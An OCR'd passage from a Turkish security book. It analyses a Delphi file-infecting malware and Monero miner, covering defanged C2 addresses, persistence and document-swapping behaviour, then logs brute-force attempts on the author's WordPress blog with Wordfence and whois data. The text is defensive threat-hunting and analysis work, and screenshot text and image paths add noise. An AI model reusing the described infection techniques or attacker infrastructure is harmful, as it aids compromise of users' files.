
http://xfl[.]mooo.com web adresi ve çözdüğü ip adresleri özelinde arama yaptığımda ise ip adreslerinden indirilen **srim2** dosyası dikkatimi çekti. Dosyayı indirip 7-Zip aracı ile açıp **config.json** dosyasına baktığımda Monero dijital para madeni yapan bir yazılım olduğu ortaya çıktı.







THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



client.exe dosyasına kısaca bakmaya karar verdikten sonra IDA Pro ve Interactive Delphi Reconstructor araçları ile analiz etmeye başladım. Dikkate değer tespitlerime hızlıca yer vermem gerekirse; **cache1.exe** çalıştırıldıktan sonra kendisini **C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe** altına kopyalamaktadır.


http://xredini[.]mooo.com , **http://140[.]82.59.108/config** ve **http://45[.]76.3.86/min** adresleri ile iletişime geçmektedir.


IDAPython yardımı ile gizlenmiş karakter dizilerini çözdüğümde karakter dizileri arasında **xred[.]mooo.com** , **xredini[.]mooo.com** ve **xfl[.]mooo.com** adresleri ortaya çıkmaktadır.


Zamanlanmış görevlere (task scheduler) **Google Chrome Helper Update** kaydını yaratabilmektedir.


Sistem üzerindeki **xls, xlsx, doc, docx** uzantılı dosyaları


bulduktan sonra içeriğini %TEMP% klasörüne yarattığı makro uzantılı (docm, xlsm gibi) ofis dosyasına (Yazar adı: WlnServer) kopyalamakta ve orjinal dosyaları silerek yerine orjinal dosyaların isimleri altında bu ofis dosyasını kopyalamaktadır. (Örnek: Masaüstündeki Mert.docx dosyasını silip yerine Mert.docm oluşturuyor ve içine Mert.docx içeriğini kopyalıyor.) Sistem üzerindeki tüm yürütülebilir dosyaları (exe) bulup modifiye ederek çalıştırıldığı anda hem orjinal dosyayı hem de Resource Directory kısmındaki zararlı ofis dosyalarını (%TEMP% klasörüne açtığı) ve programı çalıştırmaktadır.
VirusTotal üzerinde client.exe dosyası üzerinde yer alan **ABvgjdfL+hpQCgCT42VdO6m4GD** karakter dizisini arattığımda ise bu zararlı yazılımın bulaştığı çok sayıda örnekle karşılaştım.





IDA - client.exe C:\Users\Mert\Desktop\client.exe
File Edit Jump Search View Debugger Options Windows Help
RDG Packer Detector v0.7.6
Vx Edition 2017
C:\Users\Mert\Desktop\client.exe
x32
Open
Borland Delphi v6.0 - v7.0
Nada
Compiler
Detected
Possible
Contact:
File scanned in .01 Seg.
M-A
M-B
Detect
Functions window
Function name
GetFullPathNameA
GetIconInfo
GetKeyNameTextA
GetKeyState
GetKeyboardLayout
GetKeyboardLayoutList
GetKeyboardState
GetKeyboardType
GetLastActivePopup
GetLastError
GetLastError_0
GetLocalTime
GetLocaleInfoA
GetLocaleInfoA_0
GetLongPathNameA
GetMenu
IDA View-A
Exports
sub_45743C proc near
push ebx
push esi
mov esi, edx
mov ebx, eax
mov ecx, esi
mov dx, 925h
mov eax, ebx
call sub_45703C
pop esi
pop ebx
retn
sub_45743C endp
Graph overview
100.00% (-334,-135) (781,366) 0005683C 0045743C: sub_45743C (Synchronized with Hex View-1)
Output window
451704: 05-01-2019 18:15:39 decompiling (0)...
451868: 05-01-2019 18:15:39 decompiling (1;usedcpu 00:00:00) int __usercall@<eax>(int a1@<eax>, int a2@<edx>)
05-01-2019 18:15:39 The application has been completely decompiled.
Caching 'Functions window'... ok
Python
AU: idle
Down
Disk: 12GB




Mert ▸ AppData ▸ Local ▸ Temp ▸
Organize
Open
Share with
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
tt9Ff.docm
~$cache1.exe
{D450B6A4-09D7-4DA9-B2DA-93CB0F4F...
6gwOsN.ico
6gwOsN.exe
XhqRQy.ico
XhqRQy.exe
IYIRa6.ico
IYIRa6.exe
EFXEi6.ico
EFXEi6.exe
Pwe5k3.exe
Pwe5k3.ico
G3Hiqb.ico
G3Hiqb.exe
{EB6971A3-A4A3-4A8F-A650-69C2B48AC...
zGwHqQ.exe
zGwHqQ.ico
TZfVCj.exe
TZfVCj.ico
uKf9t6.exe
uKf9t6.ico
4Fefv8.exe
CdX.xml
AdobeARM.log
AdobeARM_NotLocked.log
dd_vcredist_amd64_20190105212954.log
au-descriptor-1.8.0_191-b12.xml
jusched.log
dd_vcredist_amd64_20190105211043.log
dd_vcredist_amd64_20190105211103.log
tt9Ff.docm Properties
General
File Hashes
Security
Details
Previous Versions
Property
Value
Description
Title
Subject
Tags
Categories
Comments
Origin
Authors
WinServer
Last saved by
WinServer
Revision number
112
Version number
Program name
Microsoft Office Word
Company
Manager
Content created
31.03.2018 00:13
Date last saved
19.05.2018 01:16
Last printed
Total editing time
22:23:00
Remove Properties and Personal Information
OK
Cancel
Apply


CFF Explorer VIII - [6gwOsN.exe]
File
Settings
?
6gwOsN.exe
File: 6gwOsN.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Relocation Directory
TLS Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
Resource Directory
Resource Directory Entry 1, ID: 2, AKA: Bitmaps
Resource Directory Entry 2, ID: 3, AKA: Icons
Resource Directory Entry 3, ID: 10, AKA: RCData
Resource Directory Entry 1, Name: CI
Resource Directory Entry 2, Name: EX
Resource Directory Entry 3, Name: KD
Resource Directory Entry 4, Name: TK
Resource Directory Entry 5, Name: TMAINFORM
Resource Directory Entry 6, Name: VR
Resource Directory Entry 7, Name: WO
Resource Directory Entry 4, ID: 14, AKA: Icon Groups
Resource Directory Entry 1, Name: MAINICON
Resource Directory Entry 5, ID: 16, AKA: Version Info
Member
Offset
Size
Value
Name
000822A8
Dword
80000D2
OffsetToData
000822AC
Dword
80000D0



Sonuca gelecek olursam, kurum olarak VirusTotal üzerinde tehdit avına çıkarak hem kurumunuza gerçekleştirilmesi planlanan siber saldırılardan, sosyal mühendislik saldırılarından haberdar olabilir hem de analistlerinizin tehdit avı ile tespit ettiği örnekleri analiz etmelerini sağlayarak zararlı yazılımı analizi konusunda yetkinlik kazanmalarını sağlayabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

8. WordPress Güvenliği

Neredeyse 10 yıla yakın bir süredir siber güvenlik üzerine araştırmalar yapıp, öğrendiklerimi yazmaya, sizlerle paylaşmaya devam ediyorum. Sizlerden gelen geri bildirimlere baktığımda çoğunluğunuzun yazdıklarımdan faydalandığını görmek beni bir hayli mutlu ediyor. Kimi zaman özünde kötü niyet olmayıp sadece bana mesaj vermek için bloguma ufak çaplı siber saldırı (Örnek: DoS ile Mücadele yazısı) gerçekleştirenler, aşağıdaki gibi yönetici girişi yapmayı deneyenler olsa da bazen tam olarak sebebini ve niyetini anlayamadığım saldırılarla da karşılaşıyorum. Bundan yola çıkarak ben de bu yazımda, bu saldırılardan birini nasıl tespit ettiğime ve benim gibi WordPress CMS kullananların bloglarını nasıl güvenli hale getirebilecekleri ile ilgili ipuçları vermeye karar verdim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

	Lockout	138.204.71.226	21 September, 2018 01:48	Used an invalid username 'MERTSARICAadmin' to try to sign in.	20 November, 2018 01:48	1	21 September, 2018 01:48
	Lockout	202.137.154.225	20 September, 2018 20:49	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 20:49	1	20 September, 2018 20:49
	Lockout	168.90.143.169	20 September, 2018 20:49	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 20:49	1	20 September, 2018 20:49
	Lockout	115.84.91.17	20 September, 2018 20:49	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 20:49	1	20 September, 2018 20:49
	Lockout	180.183.247.248	20 September, 2018 19:07	Used an invalid username 'MERTSARICA_admin' to try to sign in.	19 November, 2018 19:07	1	20 September, 2018 19:07
	Lockout	143.255.153.156	20 September, 2018 19:07	Used an invalid username 'MERTSARICA_admin' to try to sign in.	19 November, 2018 19:07	1	20 September, 2018 19:07
	Lockout	143.255.153.88	20 September, 2018 17:40	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 17:40	1	20 September, 2018 17:40
	Lockout	187.190.239.214	20 September, 2018 17:28	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 17:28	2	12 October, 2018 00:48
	Lockout	5.133.62.29	20 September, 2018 17:28	Used an invalid username 'adminMERTSARICA' to try to sign in.	19 November, 2018 17:28	1	20 September, 2018 17:28
	Lockout	[illegible]	5 September, 2018 15:26	Used an invalid username 'Antalya\'dan selamlar! - Anıl Karagenc' to try to sign in.	4 November, 2018 15:26	1	5 September, 2018 15:26
	Lockout	[illegible]	5 September, 2018 11:22	Used an invalid username 'Seviliyorsunuz.' to try to sign in.	4 November, 2018 11:22	1	5 September, 2018 11:22
	Lockout	[illegible]	31 August, 2018 15:55	Used an invalid username 'hocam cekilis' to try to sign in.	30 October, 2018 15:55	1	31 August, 2018 15:55

Öncelikle WordPress ile ilgili istatistiki bilgilere yer vermek gerekirse, WordPress dünya genelinde en çok kullanılan içerik yönetim sistemidir ve CMS dünyasının **~%60**'ına hakimdir. Internet genelindeki web sitelerinin **~%33**'ünde yine WordPress kullanılmakta olup **~55.000**'den fazla yakın eklentisi bulunmaktadır. Yıllar içinde WordPress üzerinde tespit edilen zafiyet türleri değişiklik gösterse de bu zamana kadar en çok tespit edilen zafiyet türü Cross-Site Scripting (XSS)'dir. WordPress zafiyet veritabanına baktığımızda ise WordPress'in kendi kodlarında (core) ve eklentilerinde bu zamana dek **15.000**'den fazla zafiyet tespit edildiğini görebiliyoruz.

WordPressler'in genel olarak nasıl hacklendiğine baktığımızda çoğunlukla güvensiz barındırma firmaları/hizmetleri, zayıf yönetici parolası, güncel olmayan sürüm, eklentiler, temalar ve arka kapı içeren korsan temalar (Örnek: Arka Kapı Avı yazısı) kaynaklı olduğunu görüyoruz.

Benim de zayıf yönetici parolalarını tespit etmek için denenen

wp-admin sayfam her ne kadar internete açık olsa da uzun yıllardır Duo Two-Factor Authentication eklentisinden faydalanarak yönetici girişi için iki faktörlü doğrulama kullanıyorum. Ayrıca Wordfence Security eklentisinden de faydalanarak deneme yanılma saldırıları gerçekleştiren ip adreslerinin otomatik olarak engellenmesini, olası güvenlik zafiyetlerin tespit edilip raporlanmasını da sağlıyorum. Arka kapı içeren temalara karşı da ücretli tema kullanmayı tercih ediyorum. Güvensiz barındırma hizmetleri ile uğraşmamak adına da yine uzun yıllardan beri VPS kullanıyorum.

2018 yılının Temmuz ayında günlerden bir gün yine blogumun Wordfence eklentisinin güvenlik ekranını (dashboard) kontrol ederken, yönetici sayfama deneme yanılma saldırısı (brute-force) yapıp en çok bloklanan ip adreslerinin Türkiye'den olması dikkatimi çekti. IP adreslerinin **whois** bilgilerini kontrol ettiğimde, tamamına yakınının iDealhosting isimli barındırma servisi sağlayan bir firmaya ait olduğunu öğrendim ve güvenlik araştırması adına bu ip adreslerinden bloguma gerçekleştirilen saldırıları yakından izlemeye karar verdim.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM

Wordfence activity in the past week

Top 5 IPs Blocked

IP	Country	Block Count
185.86.164.100	TR	14
185.85.238.244	TR	14
185.86.164.103	TR	14
185.86.164.108	TR	13
185.86.164.101	TR	13

Update Blocked IPs


Top 5 Countries Blocked


Country	Total IPs Blocked	Block Count
TR	120	220
FR	1	13
GB	1	4
UA	1	2

Update Blocked Countries

Top 5 Failed Logins

Username	Login Attempts	Existing User
admin	7	Yes





Top IPs Blocked

24 Hours | 7 Days | 30 Days

IP	Country	Block Count
194.6.231.251	Ukraine	48
185.85.239.110	Turkey	40
5.101.40.93	Russian Federation	34
185.86.164.100	Turkey	31
185.86.164.98	Turkey	30
185.85.238.244	Turkey	29
185.85.190.132	Turkey	28
185.119.81.11	Turkey	27
185.86.164.99	Turkey	27
185.85.191.201	Turkey	26

Show more

Top IPs Blocked

24 Hours | 7 Days | 30 Days

185.85.191.201	Turkey	3
185.85.239.195	Turkey	3
185.86.164.110	Turkey	3
185.86.164.108	Turkey	3
185.86.164.107	Turkey	2
185.119.81.11	Turkey	2
185.86.164.103	Turkey	2
185.85.239.110	Turkey	2
185.86.164.109	Turkey	2
185.86.164.101	Turkey	2
185.86.164.100	Turkey	2
185.119.81.50	Turkey	2
185.86.13.213	Turkey	1
185.86.164.106	Turkey	1

Ekim ayında güvenlik ekranını tekrar kontrol ettiğimde ise deneme yanılma saldırılarının **22** ip adresinden aralıksız olarak devam ettiğini gördüm. Tabii bir güvenlik araştırmacısı olarak aklıma gelen sorulardan ilki bunun bloguma gerçekleştirilen hedeflenmiş bir saldırı girişimi olup, olmadığıydı. Bunu öğrenmenin en kolay yollarından biri deneme yanılma saldırılarında kullanılan parolaları öğrenmekti dolayısıyla vakit kaybetmeden işe koyuldum.

Top IPs Blocked

24 Hours | 7 Days | 30 Days

185.119.81.11	Turkey	41
185.85.239.195	Turkey	40
185.86.164.104	Turkey	40
185.119.81.50	Turkey	38
185.85.191.201	Turkey	38
185.86.13.213	Turkey	37
185.86.167.4	Turkey	36
185.86.164.109	Turkey	36
185.86.164.99	Turkey	35
185.85.238.244	Turkey	35
185.86.164.107	Turkey	29
185.86.164.110	Turkey	27
185.86.164.103	Turkey	27
185.85.191.196	Turkey	21

Firewall Summary: Attacks Blocked for www.mertsarica.com

Block Type	Complex	Brute Force	Blacklist	Total
Today	0	51	—	51
Week	6	257	—	324
Month	8	2.822	—	2.896

Premium

How are these categorized?

Total Attacks Blocked: Wordfence Network

24 Hours | 30 Days

Total Attacks

6,000,000
5,000,000
4,000,000
3,000,000
2,000,000
1,000,000
0

11 am, 12 pm, 1 pm, 2 pm, 3 pm, 4 pm, 5 pm, 6 pm, 7 pm, 8 pm, 9 pm, 10 pm, 11 pm, 12 am, 1 am, 2 am, 3 am, 4 am, 5 am, 6 am, 7 am, 8 am, 9 am, 10 am

IP Tools

- Decimal IP Calculator
- ASN Information
- CIDR/Netmask
- What's your IP
- IP Geo-location Lookup
- IPWHOIS Lookup

Email Share

WHOIS IP Lookup Tool

The IPWHOIS Lookup tool finds contact information for the owner of a specified IP address.

Enter a host name or an IP address:

185.86.13.213 Go »

Related Tools: DNS Traversal Traceroute Vector Trace Ping WHOIS Lookup

```
            Source: whois.ripe.net
        IP Address: 185.86.13.213

% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '185.86.13.0 - 185.86.13.255'

% Abuse contact for '185.86.13.0 - 185.86.13.255' is 'abuse@idealhosting.net.tr'

inetnum:        185.86.13.0 - 185.86.13.255
netname:        iDeal-Net
descr:          IDEAL HOSTING SUNUCU INTERNET HIZM. TIC. LTD. STI
remarks:        http://www.idealhosting.net.tr
country:        TR
org:            ORG-IHSI2-RIPE
admin-c:        TO1964-RIPE
tech-c:         FY267-RIPE
status:         LIR-PARTITIONED PA
mnt-by:         IDEALHOSTING-MNTNER
mnt-lower:      IDEALHOSTING-MNTNER
remarks:
remarks:        Abuse & intrusion reports should
remarks:        be sent to: abuse@idealhosting.net.tr
remarks:
created:        2016-10-28T08:45:52Z
last-modified:  2016-10-28T08:45:52Z
source:         RIPE

organisation:   ORG-IHSI2-RIPE
org-name:       IDEAL HOSTING SUNUCU INTERNET HIZM. TIC. LTD. STI
org-type:       Other
address:        Agaoglu 212 MyOffice K.19 D.314-315-316 Gunesli, Bagcilar / ?STANBUL
phone:          +902127060300
abuse-c:        IH1624-RIPE
```

Domain and IP bulk lookup tool

https://www.infobyip.com/ipbulklookup.php

Hack 4 Career: Info> LinkedIn Mert SARICA (mert) Inbox - mertsarica@

Additional DNS record type to lookup for domains CNAME Lookup

IP	Domain	Country	Region	City	ISP	ASN	CNAME
185.85.190.132	132-190-85-185.ip.ideahosting.net.tr	Turkey			Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.85.191.196	near.localoffersforyou.com	Turkey			Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.85.191.201	201-191-85-185.ip.ideahosting.net.tr	Turkey			Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.85.238.244	server.techajans.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.85.239.110	110-164.86.185.ip.ideahosting.net.tr	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.85.239.195	195-164.86.185.ip.ideahosting.net.tr	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.13.213	213-13-86-185.ip.ideahosting.net.tr	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.100	visualpleasures.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.101	dddh.visualpleasures.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.102	endy.significantime.com	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.103	adcore.phicallyon.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.104	opark.phicallyon.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.106	momdot.emcytown.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.107	kabaya.emcytown.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.108	necessary.generositycool.com	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.109	generositycool.com	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.110	generositycool.com	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.111	waitall-rush.generositycool.com	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.164.98	vinculos.visualpleasures.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
